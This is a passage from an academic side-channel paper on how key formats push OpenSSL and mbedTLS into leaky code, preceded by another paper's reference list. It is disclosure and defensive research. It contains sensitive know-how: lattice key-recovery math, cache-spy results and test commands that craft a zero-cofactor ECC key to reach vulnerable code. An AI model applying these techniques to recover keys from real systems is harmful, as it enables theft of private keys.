[63] Yonghui Wu, Mike Schuster, Zhifeng Chen, Quoc V. Le, Mohammad Norouzi, Wolfgang Macherey, Maxim Krikun, Yuan Cao, Qin Gao, Klaus Macherey, Jeff Klingner, Apurva Shah, Melvin Johnson, Xiaobing Liu, Lukasz Kaiser, Stephan Gouws, Yoshikiyo Kato, Taku Kudo, Hideto Kazawa, Keith Stevens, George Kurian, Nishant Patil, Wei Wang, Cliff Young, Jason Smith, Jason Riesa, Alex Rudnick, Oriol Vinyals, Greg Corrado, Macduff Hughes, and Jeffrey Dean. Google's Neural Machine Translation System: Bridging the Gap between Human and Machine Translation. *CoRR*, abs/1609.08144, 2016.

[64] Zhang Xianyi, Wang Qian, and Zaheer Chothia. OpenBLAS. http://www.openblas.net/, 2019.

[65] Bing Xu, Naiyan Wang, Tianqi Chen, and Mu Li. Empirical Evaluation of Rectified Activations in Convolutional Network. *CoRR*, abs/1505.00853, 2015.

[66] Zhang Xu, Haining Wang, and Zhenyu Wu. A Measurement Study on Co-Residence Threat Inside the Cloud. In *24th USENIX Security Symposium*, 2015.

[67] Mengjia Yan, Bhargava Gopireddy, Thomas Shull, and Josep Torrellas. Secure Hierarchy-Aware Cache Replacement Policy (SHARP): Defending against Cache-based Side Channel Attacks. In *ACM/IEEE 44th An-*

nual International Symposium on Computer Architecture (ISCA). IEEE, 2017.

[68] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack Directories, Not Caches: Side Channel Attacks in a Non-inclusive World. In *IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[69] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *Proceedings of the 23rd USENIX Conference on Security Symposium*. USENIX Association, 2014.

[70] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A Timing Attack on OpenSSL Constant-time RSA. *Journal of Cryptographic Engineering*, 2017.

[71] Xiaokuan Zhang, Yuan Xiao, and Yinqian Zhang. Return-Oriented Flush-Reload Side Channels on ARM and Their Implications for Android Devices. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2016.

[72] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to Extract Private Keys. In *ACM conference on Computer and Communications Security*, 2012.

[73] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-tenant Side-Channel Attacks in PaaS Clouds. In *SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2014.

Certified Side Channels



Cesar Pereida García[1], Sohaib ul Hassan[1], Nicola Tuveri[1],
Iaroslav Gridin[1], Alejandro Cabrera Aldaya[1,2], and Billy Bob Brumley[1]
[1]*Tampere University, Tampere, Finland*
{cesar.pereidagarcia,n.sohaibulhassan,nicola.tuveri,iaroslav.gridin,billy.brumley}@tuni.fi
[2]*Universidad Tecnológica de la Habana (CUJAE), Habana, Cuba*
aldaya@gmail.com

Abstract

We demonstrate that the format in which private keys are persisted impacts Side Channel Analysis (SCA) security. Surveying several widely deployed software libraries, we investigate the formats they support, how they parse these keys, and what runtime decisions they make. We uncover a combination of weaknesses and vulnerabilities, in extreme cases inducing completely disjoint multi-precision arithmetic stacks deep within the cryptosystem level for keys that otherwise seem logically equivalent. Exploiting these vulnerabilities, we design and implement key recovery attacks utilizing signals ranging from electromagnetic (EM) emanations, to granular microarchitecture cache timings, to coarse traditional wall clock timings.

1 Introduction

Academic SCA tends to focus on implementations of cryptographic primitives in isolation. With this view, the assumption is that any higher level protocol or system built upon implementations of these primitives will naturally benefit from SCA mitigations in place at lower levels.

Our work questions this assumption, and invalidates it with several concrete vulnerabilities and attacks against modern software libraries: we dub these *Certified Side Channels*, since the novel attack vector is deeply rooted in cryptography standards. For this vector, "certified" is in the certificate sense (e.g. X.509), not in the Common Criteria sense. Counter-intuitively, we demonstrate that the format in which keys are stored plays a significant role in real world SCA security. Detailed security recommendations for key persistence are scarce; e.g. FIPS 140-2 vaguely states "*Cryptographic keys stored within a cryptographic module shall be stored either in plaintext form or encrypted form [..] Documentation shall specify the key storage methods employed by a cryptographic module*" [1, 4.7.5].

There are (at least) two high level dimensions at play regarding key formats as an SCA attack vector: (i) Among the multitude of standardized cryptographic key formats to choose from when persisting keys: *which one to choose, and does the choice matter?* Surprisingly, it does—we demonstrate different key formats trigger different behavior within software libraries, permeating all the way down to the low level arithmetic for the corresponding cryptographic primitive. (ii) At the specification level, alongside required parameters, standardized key formats often contain optional parameters: *does including or excluding optional parameters impact security?* Surprisingly, it does. We demonstrate that omitting optional parameters can cause extremely different execution flows deep within a software library, and also that two keys seemingly mathematically identical at the specification level can be treated by a software library as inequivalent, again reaching very different arithmetic code deep within the library.

Furthermore, we demonstrate that key parsing in general is a lucrative SCA attack vector. This is due mostly to software engineering constraints. Complex libraries inevitably stray to convoluted data structures containing generous nesting levels to meet the demands of broad standardized cryptography. This is exacerbated by the natural urge to handle keys generically when faced with extremely diverse cryptographic standards spanning RSA, DSA, ECDSA, Ed25519, Ed448, GOST, SM2, etc. primitives. The motivation behind this generalization is to abstract away underlying cryptographic details from application developers linking against a library—more often than not, these developers are not cryptography experts. Nevertheless, we observe that when loading keys modern security libraries make varying design choices that ultimately impact SCA security. From the functionality perspective, these design choices are sensible; from the security perspective, we demonstrate they are often questionable.

Outline. Section 2 gives an overview of the related background and previous work. Section 3 discusses the vulnerabilities discovered as a result of our analysis, with microarchitecture SCA evaluations on OpenSSL RSA, DSA, and mbedTLS RSA. We also demonstrate end-to-end attacks on OpenSSL ECDSA using timing and EM side channels in Section 4. We

conclude in Section 5.

2 Background

2.1 Public Key Cryptography

ECDSA. Denote an order-n generator $G \in E$ of an elliptic curve group E with cardinality fn and n a large prime and f the small cofactor. The user's private key α is an integer uniformly chosen from $\{1..n-1\}$ and the corresponding public key is $D = [\alpha]G$. With approved hash function Hash(), the ECDSA digital signature (r,s) on message m (denoting with $h < n$ the representation of Hash(m) as an integer) is

$$r = ([k]G)_x \bmod n, \quad s = k^{-1}(h + \alpha r) \bmod n \qquad (1)$$

where k is a nonce chosen uniformly from $\{1..n-1\}$.

RSA. According to the PKCS #1 v2.2 standard (RFC 8017 [55]), an RSA private key consists of the eight parameters $\{N, e, p, q, d, d_p, d_q, i_q\}$ where all but the first two are secret, and $N = pq$ for primes p, q. Public exponent e is usually small and the following holds:

$$d = e^{-1} \bmod \operatorname{lcm}(p-1, q-1) \qquad (2)$$

In addition, Chinese Remainder Theorem (CRT) parameters are stored for speeding up RSA computations:

$$d_p = d \bmod p, \quad d_q = d \bmod q, \quad i_q = q^{-1} \bmod p \qquad (3)$$

2.2 Key Formats

Interoperability among different software and hardware platforms in handling keys and other cryptographic objects requires common standards to serialize and deserialize such objects. `ASN.1` or *Abstract Syntax Notation One* is an interface description language to define data structures and their (de/)serialization, standardized [69] jointly by ITU-T and ISO/IEC since 1984 and widely adopted. It supports several encoding rules, among which the *Distinguished Encoding Rules* (DER), a binary format ensuring uniqueness and concision, has been preferred for the representation of cryptographic objects. `PEM` (RFC 7468 [45]) is a textual file format to store and trasmit cryptographic objects, widespread despite being originally developed as part of the now obsoleted IETF standards for *Privacy-Enhanced Mail* after which it is named. `PEM` uses `base64` to encode the binary DER serialization of an object, providing some degree of human readability and support for text-based protocols like e-mail and HTTP(S).

Object Identifiers. The `ASN.1` syntax also defines an `OBJECT IDENTIFIER` primitive type which represents a globally unique identifier for an object. ITU-T and ISO jointly manage a decentralized hierarchical registry of object identifiers or `OID` s. The registry is organized as a tree structure, where every node is authoritative for its descendants, and decentralization is obtained delegating the authority on subtrees to entities such as countries and organizations. This mechanism solves the problem of assigning globally unique identifiers to entities to facilitate global communication.

RSA private keys. PKCS #1 (RFC 8017 [55]) also defines the `ASN.1` DER encoding for an RSA private key, defining an item for each of its eight parameters. As further discussed in Section 3.4, the standard does not strictly require implementations to include all the eight parameters during serialization, nor to invalidate the object during deserialization if one of the parameters is not included.

EC private keys. The ANSI X9.62 standard [51] is the normative reference for the definition of the ECDSA cryptosystem and the encoding of ECDSA public keys, but omits a serialization for private keys. The SEC1 standard [2] follows ANSI X9.62 for the public key `ASN.1` and provides a DER encoding also for EC private keys, but allows generous variation as it seems to assume different encapsulating options depending on different protocols in which the EC private key can be used. Flexibility in the format brings complexity in the deserializer implementation, that needs to be stateful w.r.t. parsing of the container of the private key encoding and flexible enough to interoperate with other implementations and interpretations of the standards: this already suggests that the parsing stage shows potential as a lucrative SCA attack vector. The SEC1 `ASN.1` notation for `ECPrivateKey` contains the private scalar as an octet string, an optional (depending on the container) `ECDomainParameters` field, and an optional bit string field to include the public part of the key pair. The `ECDomainParameters` can be null, if the curve parameters are specified in the container encapsulating the `ECPrivateKey`, or contain either an `OID` for a "named" curve, or a `SpecifiedECDomain` structure. The latter, simplifying, contains a description of the field over which the EC group is defined, the definition of the curve equation in terms of the coefficients of its Short Weierstrass form, an encoding of the EC base point, and its order n. Finally it can *optionally* contain a component to represent a small cofactor f as defined at the beginning of this section. In Section 3.1 we will further discuss about the security consequences caused in actual implementations by the logic required to support the cofactor as an optional field.

MSBLOB key format. MSBLOB is the OpenSSL implementation of Microsoft's private key BLOB format[1] supporting different cryptosystems, using custom defined structures and fields. DSS key BLOB uses an arbitrary structure, while RSA key BLOBs follows PKCS #1 with minor differences. To identify each cryptosystem, a "magic member" is used in the key BLOB structure—the member is the hexadecimal representation of the ASCII encoding of the cryptosystem name, e.g. "RSA1", "RSA2", "DSS1", "DSS2", etc., where the integer

[1] https://docs.microsoft.com/en-us/windows/win32/seccrypto/base-provider-key-blobs

dictates if it is a public or a private key. Public and private key BLOBs are stored as binary files in little-endian order and by default the private key BLOBs are not encrypted—it is up to the developers to choose whether to encrypt the key. Microsoft created the public and private key BLOBs in order to support cryptographic service providers (CSP), i.e. third party cryptographic software modules. It is worth noting that both private and public BLOBs are independent from each other, thus allowing a CSP to only support and implement the desired format according to the cryptosystem in use, meaning that public keys can be computed on-demand using the private key BLOB information.

PVK key format. The PriVate Key (PVK) format is a Microsoft proprietary key format used in Windows supporting signature generation using both DSA and RSA private keys. Little information is available about this format but a key is typically composed of a header containing metadata, and a body containing a private key BLOB structure as per the previous description. Following the same idea as in the private key BLOB, the PVK header metadata contains the "magic" value `0xb0b5f11e`[2] to uniquely identify this key format. Additionally, PVK's header contains metadata information for key password protection, preventing the storage of private key information in plain text. Unfortunately, PVK is an outdated format and it only supports RC4 encryption, moreover, in some cases PVK keys use a weakened encryption key to comply with the US export restrictions imposed during the 90's [3].

2.3 Side-Channel Analysis

SCA is a cryptanalysis technique used to target software and hardware implementations of cryptographic primitives. The main goal of SCA is to expose hidden algorithm state by measuring variations in time, power consumption, electromagnetic radiation, temperature, and sound. These variations might leak data or metadata that allows the retrieval of confidential information such as private keys and passwords. The history of SCA is long and rich—from the military program called TEMPEST [31] to current commodity PCs, SCA has deeply impacted security-critical systems and it has reached the most popular and widely used cryptosystems over the years such as AES, DSA, RSA, and ECC, implemented in the most widely used cryptographic libraries including OpenSSL, BoringSSL, LibreSSL, and mbedTLS.

SCA can be broadly categorized (w.r.t. signal procurement techniques) in two specific research fields: hardware and software. Both fields have evolved and developed their own techniques, and the line separating them has blurred as research improves, and attacks become more complex. Nevertheless, the ultimate goal is still the same: extract confidential information from a device executing vulnerable cryptographic code. A brief overview follows.

Hardware. Ever since their inception, System-on-Chip (SoC) embedded devices have become passively ubiquitous in the form of mobile devices and IoT, performing security critical tasks over the Internet. Their basic building blocks—in terms of performing computations—are the CMOS transistors, drawing current during the switching activity to depict the behavior of logic gates. Power analysis attacks introduced by Kocher et al. [49] rely on the fact that accumulated switching activity of these transistors influence the overall power fluctuations while secret data dependent computations take place on the processor and memory subsystems.

While power analysis is one way to perform SCA, devices may also leak sensitive information through other means such as EM [5], acoustic [34], and electric potential [36]. In contrast to the power side channels which require physically tapping onto the power lines, EM and acoustic based SCA add a spatial dimension. There may be slight differences when it comes to acquiring and processing these signals, but in essence the concept is similar to traditional power analysis, hence the hardware based SCA techniques generally apply to all.

Over the years more powerful SCA techniques have emerged such as differential power analysis [49], correlation power analysis [19], template attacks [25], and horizontal attacks [12]. Most of these techniques rely on statistical methods to find small secret data dependent leakages.

Traditionally, hardware SCA research mainly focuses on architecturally simpler devices such as smart cards and microcontrollers [52, 65, 66]. Being simple here does not imply that developing and deploying such cryptosystems is simpler, rather in terms of their functionality and hardware architecture. Modern consumer electronics (e.g. smart phones) are more feature rich, containing SoC components, memory subsystems and multi-core processors with clock speeds in gigahertz. These devices are often running a full operating system (several in fact) making it possible to deploy software libraries such as OpenSSL. More recently, a new class of hardware side channel attacks on embedded, mobile devices and even PCs has emerged, targeting crypto software libraries such as OpenSSL [38, 50], GnuPG [34, 35, 36, 37], PolarSSL [29], Android's Bouncy Castle [13], and WolfSSL [68]. They employ various signal processing tools to counter the noise induced by complex systems and microarchitectures. For further details, Tunstall [71] present an elaborate discussion on hardware based SCA techniques, while Danger et al. [27] and Abarzúa et al. [3] sum up various SCA attacks and their countermeasures.

Software. The widespread use of e-commerce and the need for security on the Internet sparked the development of cryptographic libraries such as OpenSSL. Researchers quickly began analyzing these libraries and it took a short time to find security flaws in these libraries. Impulsed by Kocher's

[2] Leetspeak for "bobsfile"!

[3] http://justsolve.archiveteam.org/wiki/PVK

work [48], SCA timing attacks quickly gained traction. By measuring the amount of time required to perform private key operations, the author demonstrated that it was feasible to find Diffie-Hellman exponents, factor RSA keys, and recover DSA keys. Later Brumley and Boneh [23] demonstrated that it was possible to do the same but remotely, by measuring the response time from an OpenSSL-powered web server. Other TLS-level timing attacks include [47] with a software target and [53] with a hardware target.

As software SCA became more complex and sophisticated, a new subclass of attacks denominated "microarchitecture attacks" emerged. Typically, a modern CPU executes multiple programs either concurrently or via time-sharing, increasing the need to optimize resource utilization to obtain high performance. To achieve this goal, microarchitecture components try to predict future behavior and future resource usage based on past program states. Based on these observations, researchers [15, 60] discovered that some microarchitecture components—such as the memory subsystem—work wonderfully as communication channels. Due to their shared nature between programs, some of the microarchitecture components can be used to violate access control and achieve inter-process communication. Among these components, researchers noticed that the memory subsystem is arguably the easiest to exploit: by observing the memory footprint an attacker can leak algorithm state from an executing cryptographic library in order to obtain secret keys. Since the initial discovery, several SCA techniques have been developed to extract confidential data from different memory levels and under different threat models. Some of these techniques include FLUSH+RELOAD [78], PRIME+PROBE [59], EVICT+TIME [59], and FLUSH+FLUSH [42]. Moreover, recent research [9, 24, 74] shows that most (if not all) microarchitecture components shared among programs are a security hazard since they can potentially be used as side-channels. Ge et al. [33] provide a great overview on software SCA, including the types of channels, microarchitecture components, side-channel attacks, and mitigations.

2.4 Lattice Attacks

In Section 4 we present two attacks against ECDSA signing that differ in SCA technique, but share a common pattern: (i) gathering several (r,s,m) tuples in a collection phase, using SCA to infer partial knowledge about the nonce used during signature generation; (ii) a recovery phase combines the collected tuples and the associated partial knowledge to retrieve the long-term secret key.

To achieve the latter, we recur to the common strategy of constructing *hidden number problem* (HNP) [18] instances from the collected information, and then use lattice techniques to find the secret key. In this section we discuss the lattice technique used to recover the private keys.

We follow the formalization used in [61], which itself builds on the work by Nguyen and Shparlinski [57, 58], that assumed a fixed amount of known bits (denoted ℓ) for each nonce used in the lattice, but also includes the improvements by Benger et al. [14], using ℓ_i and a_i to represent, respectively, the amount of known bits and their value on a per-equation basis.

The collection phase of [61] as well as our Section 4.2 attack recovers information regarding the LSBs of each nonce, hence it annotates the nonce associated with i-th equation as $k_i = W_i b_i + a_i$, with $W_i = 2^{\ell_i}$, where ℓ_i and a_i are known, and since $0 < k_i < n$ it follows that $0 \leq b_i \leq n/W_i$. Denote $\lfloor x \rfloor_n$ modular reduction of x to the interval $\{0..n-1\}$ and $|x|_n$ to the interval $\{-(n-1)/2..(n-1)/2\}$. Combining (1), define (attacker-known) values $t_i = \lfloor r_i/(W_i s_i) \rfloor_n$ and $\hat{u}_i = \lfloor (a_i - h_i/s_i)/W_i \rfloor_n$, then $0 \leq \lfloor \alpha t_i - \hat{u}_i \rfloor_n < n/W_i$ holds. Setting $u_i = \hat{u}_i + n/2W_i$ we obtain $v_i = |\alpha t_i - u_i|_n \leq n/2W_i$, i.e. integers λ_i exist such that $\mathrm{abs}(\alpha t_i - u_i - \lambda_i n) \leq n/2W_i$ holds. Thus u_i approximate αt_i since they are closer than a uniformly random value from $\{1..n-1\}$, leading to an instance of the HNP [18]: recover α given many (t_i, u_i) pairs.

Consider the rational $d+1$-dimension lattice generated by the rows of the following matrix.

$$B = \begin{bmatrix} 2W_1 n & 0 & \dots & \dots & 0 \\ 0 & 2W_2 n & \ddots & \vdots & \vdots \\ \vdots & \ddots & \ddots & 0 & \vdots \\ 0 & \dots & 0 & 2W_d n & 0 \\ 2W_1 t_1 & \dots & \dots & 2W_d t_d & 1 \end{bmatrix}$$

Denoting $\vec{x} = (\lambda_1, \dots, \lambda_d, \alpha)$, $\vec{y} = (2W_1 v_1, \dots, 2W_d v_d, \alpha)$, and $\vec{u} = (2W_1 u_1, \dots, 2W_d u_d, 0)$, then $\vec{x}B - \vec{u} = \vec{y}$ holds. Solving the Closest Vector Problem (CVP) with inputs B and $\vec{u}$ yields $\vec{x}$, and hence the private key α. Finally, as in [61], we embed the CVP into a Shortest Vector Problem (SVP) using the classical strategy [39, Sec. 3.4], and employ an extended search space heuristic [32, Sec. 5].

The presence of outliers among the results of the collection phase usually has a detrimental effect on the chances of success of the lattice attack. The traditional solution is to oversample, filtering $t > d$ traces from the collection phase if d traces are required to embed enough leaked information in the lattice instance to solve the HNP. Indicating with e the amount of traces with errors in the filtered set of size t, picking a subset of size d uniformly at random, the probability for any such subset to be error-free is $\hat{p} = \binom{t-e}{d} / \binom{t}{d}$. For typical values of $\{t, e, d\}$, $\hat{p}$ will be small. Viewing the process of randomly picking a subset and attempting to solve the resulting lattice instance as a Bernoulli trial, the number of expected trials before first success is $1/\hat{p}$. So an attacker can compensate for small $\hat{p}$ by running $j = 1/\hat{p}$ jobs in parallel.

2.5 Triggerflow

Triggerflow [40] is a tool for tracking execution paths, previously used to facilitate SCA of OpenSSL. After users mark up source code with annotations of Points Of Interest (POI) and filtering rules for false positive considerations, Triggerflow runs the binary executable under a debugger and records the execution paths that led up to POIs. The user supplies binary invocation lines called "triggers". These techniques are useful in SCA of software, where areas that do not execute in constant time are known and the user needs to find code that leads up to them. The authors designed Triggerflow with continuous integration (CI) in mind, and maintain an automatic testing setup which continuously monitors all non-EOL branches of OpenSSL for new vulnerabilities by watching execution flows that enter known problematic areas.

Triggerflow is intended for automated regression testing and has no support for automatic POI detection. Thus offensive leakage detection methodologies including (but certainly not limited to) CacheAudit [28], templating [21, 41], CacheD [75], and DATA [77] complement Triggerflow to establish POIs. One approach is to apply these leakage detection methodologies, filter out false positives, limit to functions deemed security-critical and worth tracking, then use the result to add Triggerflow source code annotations for CI. See [40, Sec. 7] for a more extensive discussion.

3 Vulnerabilities

We used Triggerflow to analyze several code paths on multiple cryptographic libraries, discovering SCA vulnerabilities across OpenSSL and mbedTLS. In this section, we discuss these vulnerabilities, including the unit tests we developed for Triggerflow that detected each of them, then identify the root cause in each case. Following Figure 1, Triggerflow executes each line of the unit tests given in a text file. Triggerflow will trace the execution of lines beginning with `debug` to detect break points getting hit at SCA-critical points in the code. Each such line is security critical—in these examples, generating a key pair or using the private key to e.g. digitally sign a message. Hence if Triggerflow encounters said break points during execution, it represents a potential SCA vulnerability. We compiled the target executables (and shared libraries) with debug symbols, and source code annotated using Triggerflow's syntax to mark previously known SCA-vulnerable functions. Lines that do not begin with `debug` are not traced by Triggerflow, merely executed as preparation steps for subsequent triggers (e.g. setting up public fixed parameters).

Vulnerability-wise, the main results of this section are as follows: (i) bypassing SCA countermeasures using ECC explicit parameters (Section 3.1, OpenSSL); (ii) bypassing SCA countermeasures for DSA using PVK and MSBLOB key formats (Section 3.2, OpenSSL); (iii) bypassing SCA countermeasures for RSA by invoking key validation (Section 3.3, OpenSSL); (iv) bypassing SCA countermeasures for RSA through key loading (Section 3.4, mbedTLS).

```
# ECDSA with explicit curve parameters, zero cofactor
debug openssl genpkey -algorithm EC -pkeyopt ec_paramgen_curve:P-256
  ↪ -pkeyopt ec_param_enc:explicit -outform DER -out p256.der
sed -i 's/\x25\x51\x02\x01\x01/\x25\x51\x02\x01\x00/' p256.der
debug openssl dgst -sha256 -sign p256.der -keyform DER -out /dev/null
  ↪ /etc/lsb-release
```

```
# DSA with PVK key format
openssl genpkey -genparam -algorithm DSA -out dsa.params -pkeyopt
  ↪ dsa_paramgen_bits:1024 -pkeyopt dsa_paramgen_q_bits:160
debug openssl genpkey -paramfile dsa.params -out dsa.pkey
debug openssl dsa -in dsa.pkey -outform PVK -pvk-none -out dsa.pvk
debug openssl dgst -sha1 -sign dsa.pvk -keyform PVK -out /dev/null
  ↪ /etc/lsb-release
```

```
# DSA with MSBLOB key format
openssl genpkey -genparam -algorithm DSA -out dsa.params -pkeyopt
  ↪ dsa_paramgen_bits:1024 -pkeyopt dsa_paramgen_q_bits:160
debug openssl genpkey -paramfile dsa.params -out dsa.pkey
debug openssl dsa -in dsa.pkey -outform MS\ PRIVATEKEYBLOB -out dsa.blob
debug openssl dgst -sha1 -sign dsa.blob -keyform MS\ PRIVATEKEYBLOB
  ↪ -out /dev/null /etc/lsb-release
```

```
# RSA key validation in OpenSSL
openssl genrsa -out rsa.pem 2048
debug openssl rsa -in rsa.pem -check
debug openssl pkey -in rsa.pem -check
```

```
# RSA key loading in mbedTLS
create_rsa_pem.sh without_d > custom.pem
debug mbedtls_pk_sign custom.pem
```

Figure 1: New Triggerflow unit tests.

3.1 ECC: Bypass via Explicit Parameters

From a standardization perspective, curve data for ECC key material gets persisted in one of two ways: either including the specific OID that points to a named curve with fixed parameters, or explicitly specifying the curve with `ASN.1` syntax. Mathematically, they seem equivalent. To explore the potential difference in security implications between these options, we constructed three keys: (i) a NIST P-256 private key as a named curve, using the `ec_param_enc:named_curve` argument to the OpenSSL `genpkey` utility; (ii) a NIST P-256 private key with explicit curve parameters, using the `ec_param_enc:explicit` argument; (iii) a copy of the previous key, but post-modified with the OpenSSL `asn1parse` utility to remove the optional cofactor. The first two keys additionally used the `ec_paramgen_curve:P-256` argument to specify the target curve. We highlight that, from a standards perspective, all three of these keys are valid. We then integrated the commands to produce these keys into the Triggerflow framework as unit tests. Finally, we added an OpenSSL `dgst` utility unit test for each of these keys in Triggerflow, to induce ECDSA signing. What follows is a discussion on the three distinct control flow cases for each key, regarding the security-critical scalar multiplication operation.

Named curve. Triggerflow indicated `ecp_nistz256_points_mul` handled the operation. The reason for this is OpenSSL uses an `EC_METHOD` structure for legacy ECC; the assignment of structure instances to specific curves happens at library compile time, allowing different curves to have different (optimized) implementations depending on archi-

tecture and compiler features. This particular function is part of the `EC_GFp_nistz256_method`, an `EC_METHOD` optimized for AVX2 architectures [43]. The implementation is constant time, hence this is the best case scenario.

Explicit parameters. Triggerflow indicated `ec_scalar_mul_ladder` handled the operation, through the default `EC_GFp_simple_method`, the generic implementation for curves over prime fields. In fact this is the oldest `EC_METHOD` in the codebase, present since ECC support appeared in 2001. The implementation of this particular function was mainlined in 2018 [72] as a result of CVE-2018-5407 [9], SCA-hardening generic curves with the standard Montgomery ladder. Interpreting this Triggerflow result, we conclude OpenSSL has no runtime mechanism to match explicit parameters to named curves present in the library. Ideally, it would match the explicit parameters to `EC_GFp_nistz256_method` for improved performance and SCA resistance. Failure to do so bypasses one layer of SCA mitigations, but in this particular case the default method still features sufficient SCA hardening.

Explicit parameters, no cofactor. Triggerflow indicated `ec_wNAF_mul` handled the operation through the same `EC_METHOD` as the previous case. This is a known SCA-vulnerable function since 2009 [21], and is a POI maintained in the Triggerflow patchset to annotate OpenSSL for automated CI. Root causing the failed Triggerflow unit test, the function only early exits to the SCA-hardened ladder if both the curve generator order and the curve cardinality cofactor are non-zero. Since the optional cofactor is not present in the key, the library assigns zero as the default, indicating either the provided cofactor was zero or not provided at all. The OpenSSL ladder implementation utilizes the cofactor as part of SCA hardening, hence the code unfortunately falls through to the SCA-insecure version in this case, bypassing the last layer of SCA defenses for scalar multiplication. This is the path we will exploit in Section 4.

Keys in the wild. While we reached a vulnerable code path through a standards-compliant, valid, non-malicious key, the fact is the OpenSSL CLI will not organically emit a key in this form. One can argue that OpenSSL is far from the only security tool that produces keys conforming to the specification, that it must subsequently parse since they are valid. Nevertheless, this leaves us with the question: *do keys like this exist—does this vulnerability matter?* Investigating, we at least found two deployment classes this vulnerability affects: (i) The GOST engine[4] for OpenSSL, dynamically adding support for Russian cryptographic primitives in RFC 4357 [64]. Since the curves from the standard are not built-in to OpenSSL, the engine programatically constructs the curve based on fixed parameters inside the engine. However, since the cofactor parameter to the OpenSSL `EC_GROUP_set_generator` API is optional, the engine developers omit it in earlier versions, passing `NULL`. When GOST keys are persisted, they have their own OID distinct from legacy ECC standards and only support named curves; however, the usage of these curves within the engine hits the same exact code path. (ii) GOSTCoin[5] is the official software stack for a cryptocurrency. It links against OpenSSL for cryptographic functionality, but does not support the GOST engine. Examining the digital wallet, we manually extracted several DER-encoded legacy (OID-wise) ECC private keys from the binary. Parsing these keys revealed they are private keys with explicit parameters from RFC 4357 [64], "Parameter Set A". Upon closer inspection, the cofactor is present in the `ASN.1` encoding, yet explicitly set to zero. Similar to the previous case, this is due to failure to supply the correct cofactor to the OpenSSL EC API when constructing the curve.

From this brief study, we can conclude that failure to provide the valid cofactor to the OpenSSL EC API when constructing curves programmatically (the only choice for curves not built-in to the library), or importing a (persisted) ECC private key with explicit parameters containing a zero or omitted (spec-optional) cofactor are characteristics of applications affected by this vulnerability.

Related work. Concurrent to our work, Takahashi and Tibouchi [70] utilize explicit parameters in OpenSSL to mount a fault injection attack. They invasively induce a fault during key parsing to change OpenSSL's representation of a curve coefficient. This causes decompression of the explicit generator point to emit a point on a weaker curve, subsequently mounting a degenerate curve attack [56]. At a high level, the biggest differences from our work are the invasive attack model and limited set of applicable curves.

Subsequent to our work, CVE-2020-0601 tracks the "Curveball" vulnerability. It affects the Windows CryptoAPI and uses ECC explicit parameters to match a named curve in all but the custom generator point, allowing to spoof code-signing certificates.

3.2 DSA: Bypass via Key Formatting

As the Swiss knife of cryptography, OpenSSL provides support for PVK and MSBLOB key formats to perform digital signatures using DSA. In fact, OpenSSL has supported these formats since version 1.0.0, hence the library has a dedicated file in `crypto/pem/pvkfmt.c` for parsing these keys. The file contains all the logic to parse Microsoft's DSA and RSA private key BLOBs, common to both PVK and MSBLOB key formats. Unfortunately, the bulk of code for parsing the keys has seen few changes throughout the years, and more importantly it has missed important SCA countermeasures that other parts of the code base have received [62], allowing this vulnerability to go unnoticed in all OpenSSL branches until now.

[4] https://github.com/gost-engine/engine

[5] https://github.com/GOSTSec/gostcoin

As mentioned previously, PVK and MSBLOB key files contain only private key material but OpenSSL expects the public key to be readily available. Thus every time it loads any of these key formats, the library computes the corresponding public key. More specifically, the upper level function `b2i_dss` reads the private key material and subsequently calls the `BN_mod_exp` function to compute the public key using the default modular exponentiation function, without first setting the constant-time flag `BN_FLG_CONSTTIME`. Note that this vulnerability does not depend on whether the PVK key is encrypted or not, because when the code reaches the `b2i_dss` function, the key has been already decrypted, and the modular exponentiation function is already leaking private key material. This default SCA-vulnerable modular exponentiation algorithm follows a square-and-multiply approach—first precomputes a table of multipliers, and then accesses the table during the square-and-multiply step. Already in 2005 Percival [60] demonstrated an L1 data cache-timing attack against this function during RSA decryption. We found that the original flaw is still present, but this time in the context of DSA.

Figure 2 demonstrates the side-channel leakage obtained by our L1 data-cache malicious spy process running in parallel with OpenSSL during a modular exponentiation operation while computing the DSA public key using PVK and MSBLOB key formats. Using the PRIME+PROBE technique, our spy process is able to measure the latency of accessing a specific cache set (y-axis) over time (x-axis) to obtain a sequence of pre-computed multipliers accessed during computation. In OpenSSL a multiplier is represented as a BIGNUM structure spanning approximately across three different cache sets. Reading from top-to-bottom and left-to-right, and after a brief period of noise, the figure shows that every block of approximately three continuous high latency cache sets corresponds to a multiplier access. An attacker can not only trace the multipliers accessed, but also the order in which they were accessed during the exponentiation, leaking more than half of the exponent bits. This information greatly reduces the effort to perform full key recovery. Moreover, the public key is computed every time the private key is loaded, thus an attacker has several attempts at tracing the sequence of operations performed during the exponentiation. Our experiments reveal that cache sets stay constant across multiple invocations of modular exponentiation, reducing the attacker's effort and permitting the use of statistical techniques to improve the leakage quality.

Keys in the wild. PVK and MSBLOB are based on MS proprietary private key formats—nevertheless they are widely found in use in open source software. MSBLOB keys are supported by MS Smart Card CSP and OpenSC[6], an open source software library for smart cards linking to OpenSSL. In fact, OpenSC has a function[7] that creates a key container—by calling the OpenSSL vulnerable function—whenever "the card either does not support internal key generation or the caller requests that the key be archived in the card", facilitating the attack in a smart card setting. On the other hand, MS Visual Studio 2019 provides tools[8] to generate, convert, and sign Windows drivers, libraries, and catalog files using the PVK format. In a typical workflow, `MakeCert` generates certificates and the corresponding private key, then `Pvk2Pfx` encapsulates private keys and certificates in a PKCS #12 container, and finally `SignTool` signs the driver. Interestingly, `MakeCert` and `SignTool` successfully generate keys and signatures using RSA and DSA, but `Pvk2Pfx` fails to accept any key that is not RSA—a gap filled by the vulnerable OpenSSL, creating compliant PKCS #12 keys. Other libraries such as `jsign`[9], `osslsigncode`[10], and the Mono Project[11] exist to provide signing capabilities using MS proprietary private key formats outside of Windows. We can expect this vulnerability to be exploitable by an attacker targeting Windows developers.

